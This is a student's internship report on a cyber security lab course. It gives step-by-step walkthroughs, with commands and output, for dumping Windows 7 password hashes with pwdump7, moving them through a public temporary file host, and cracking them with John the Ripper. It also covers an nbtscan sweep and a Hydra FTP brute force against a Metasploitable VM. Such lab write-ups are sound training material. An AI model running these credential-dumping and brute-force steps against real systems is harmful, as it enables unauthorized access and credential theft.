INTERNSHIP ON CYBER SECURITY

Introduction:

My name is Chaithra Shettigar. Currently pursuing Bachelor of Engineering in Information Science & Engineering from Mangalore Institute of Technology and Engineering, Moodabidri.

About DLithe:

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It is based in Bengaluru and offers various services such as Data Analytics, Data Science, Machine Learning, Artificial Intelligence, Cyber Security and Bigdata solutions to clients in different industries. The company's goal is to provide quality services to its clients by leveraging advanced technologies and methodologies.

Summary of the Internship:

It was a one-month internship program ie, from 06/02/2023 to 06/03/2023 from the expert professionals. The first 15 days we learnt about the networking. The next 15 days was all about working with real-world live projects. The projects like Brute-force attack, Malware Attack, Exploiting Metasploit, Password Creation etc... The technology used in this internship were Kali-Linux, OWASP, Meta and Cisco Packet Tracker.

TECHNICAL TASKS PERFORMED


Group 1:

2a) PASSWORD CRACKING OF WINDOWS 7

Here, we are cracking the password of windows7 using **John the Ripper** tool.

It is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

Step 1: Go to windows7 and download pwdmp7 and unzip it.



password hashes.

pwdump6 by fizzgig
Windows 2000/XP/2003/Vista, free (GPL
Download local copy of pwdump6 1.7.2 i


pwdump6 is a significantly modified version of pwdump3e. This program is able to extract NTLM and LanMan hashes from a Windows target, regardless of whether SYSKEY is enabled. It is also capable of displaying password histories if they are available. Currently, data transfer between the client and target is NOT encrypted, so use this at your own risk if you feel eavesdropping may be a problem.

pwdump7 by Andres Tarasco Acuna
Windows NT family (up through XP or Vista?), free
Download local copy of pwdump7 revision 7.1 (505 KB)

pwdump7 works with its own filesytem driver (from rkdetector.com technology) so users with administrative privileges are able to dump directly from disk both SYSTEM and SAM registry hives. Once dumped, the SYSKEY key will be retrieved from the SYSTEM hive and then used to decrypt both LanMan and NTLM hashes and dump them in pwdump like format.

Quarks PwDump originally by Sebastien Kaczmarek of Quarkslab
Windows XP/2003/Vista/7/2008/8, free (GPL v3)
Original source code on GitHub (no pre-compiled binary, outdated) by Quarkslab
Revised source code on GitHub (with pre-compiled binary in Releases) by red canari
Download local copy of Quarks PwDump 0.3a by red canari (369 KB) or its source code (5.6 MB including a prerequisite library)

Step 2: After unzipping the file and extract it in the C-drive of my computer and add it inside windows.




Name	Date modified	Type	Size
IME	14-07-2009 11:07	File folder	
inf	20-03-2023 11:52	File folder	
L2Schemas	14-07-2009 11:02	File folder	
LiveKernelReports	14-07-2009 08:04	File folder	
Logs	23-02-2023 12:06	File folder	
Media	14-07-2009 11:02	File folder	
Microsoft.NET	14-02-2023 14:14	File folder	
ModemLogs	14-07-2009 08:04	File folder	
Offline Web Pages	14-07-2009 11:02	File folder	
Panther	01-02-2017 13:15	File folder	
Performance	14-07-2009 11:02	File folder	
PLA	14-07-2009 08:50	File folder	
PolicyDefinitions	14-07-2009 13:15	File folder	
Prefetch	20-03-2023 11:52	File folder	
pwdump7	20-03-2023 11:52	File folder	
Registration	14-07-2009 08:50	File folder	
RemotePackages	14-07-2009 13:16	File folder	
rescache	23-02-2023 12:06	File folder	

pwdump7 Date modified: 20-03-2023 11:52
File folder

Step 3: Run cmd as administrator and perform these steps

- cd..
- cd pwdump7
- PwDump7.exe > hash.txt
- hash.txt (to view the file)




```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd..

C:\Windows>cd pwdump7

C:\Windows\pwdump7>PwDump7.exe > hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es


C:\Windows\pwdump7>hash.txt

C:\Windows\pwdump7>
```

```
hash - Notepad
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73
Guest:501:NO PASSWORD*********************:NO PASSWORD******************
windows7:1001:NO PASSWORD*********************:DAD1D5E9D1694D65DF584D4
HomeGroupUser$:1002:NO PASSWORD*********************:CDA54A042AC3DB6F1
```

Computer ▸ Local Disk (C:) ▸ Windows ▸
Search Windows
File Edit Format View Help
11:53
20-03-2023

Step 4: Now send the hash.txt file to kali. So, upload the file in **tmpfile.org**



/TMP/FILES


TEMPORARY FILE HOSTING

All uploaded files are automatically deleted after 60 minutes.

Select a file (max 100 MB)

Browse... hash.txt


Upload



/TMP/FILES
TEMPORARY FILE HOSTING

Filename	hash.txt
Size	0.33 KB
URL	https://tmpfiles.org/dl/1117154/hash.txt
Expires at	2023-03-20 07:27 UTC

Step 5: In the Kali in order to access the tmpfile copy and paste the link in the Kali Firefox and hit enter. You can see the file in the browser then copy it.



```
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
windows7:1001:NO PASSWORD*********************:DAD1D5E0D1694D65DF584D40A7830311:::
HomeGroupUser$:1002:NO PASSWORD*********************:CDA54A042AC3DB6F151D5761D77C42EE:::
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
tmpfiles.org/dl/1117154/h
https://tmpfiles.org/dl/1117154/hash.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Type here to search
29°C Sunny
ENG
12:10 PM
20-03-2023

Step 6: Run the cmd and become the super user using sudo -su.
Create a new file using **nano** (file name) and paste the file. Save it and exit.
In order to crack use **John** command.

ie -> nano hash.txt

(paste) Cntl+S and Cntl+X

John hash.txt




kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
29°C Sunny
ENG
12:15 PM
20-03-2023

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nano hash.txt

┌──(root㉿kali)-[/home/kali]
└─# john hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
█
```

2b) PASSWORD CRACKING OF METASPLOIT MACHINE USING HYDRA (BRUTE-FORCE ATTACK)

A brute force attack is a method of trying to crack a password or encryption key by systematically guessing every possible combination until the correct one is found. It is a common type of attack used by hackers to gain unauthorized access to systems, networks, or accounts.

Brute force attacks can be successful if the password or key is weak, short, or has been reused across multiple accounts. To prevent brute force attacks, it is important to use strong and unique passwords or passphrases that are difficult to guess or crack.


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
8:47
root@kali: /home/kali
File Actions Edit View Help
Right Ctrl
Type here to search
29°C Sunny
ENG
06:17 PM
20-03-2023

```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 40  bytes 16696 (16.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 11378 (11.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     DESKTOP-9OD7758  <server>  <unknown>        0a:00:27:00:00:0a
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# hydra -L user -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-20 08:46:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:2/p:2), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-20 08:47:00
```

‘nbtscan’ is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

Nano is a command-line text editor that is available in Kali Linux, Nano is a lightweight text editor that is designed to be easy to use and has a user-friendly interface. It provides basic text editing features such as cut, copy, and paste, as well as search and replace, spell checking, and syntax highlighting for various programming languages.

To open a file using nano in Kali Linux, you can use the command **nano <filename>** in the terminal. Once you have made your edits, you can save the changes and exit the editor by pressing **Ctrl+X**, and then confirming the save changes prompt.

1st create a file named ‘user’ and add the user’s name. Then create another file named ‘pass’ and add the user’s password in to that file. To save the file press Ctrl+S and exit it by Ctrl+X.

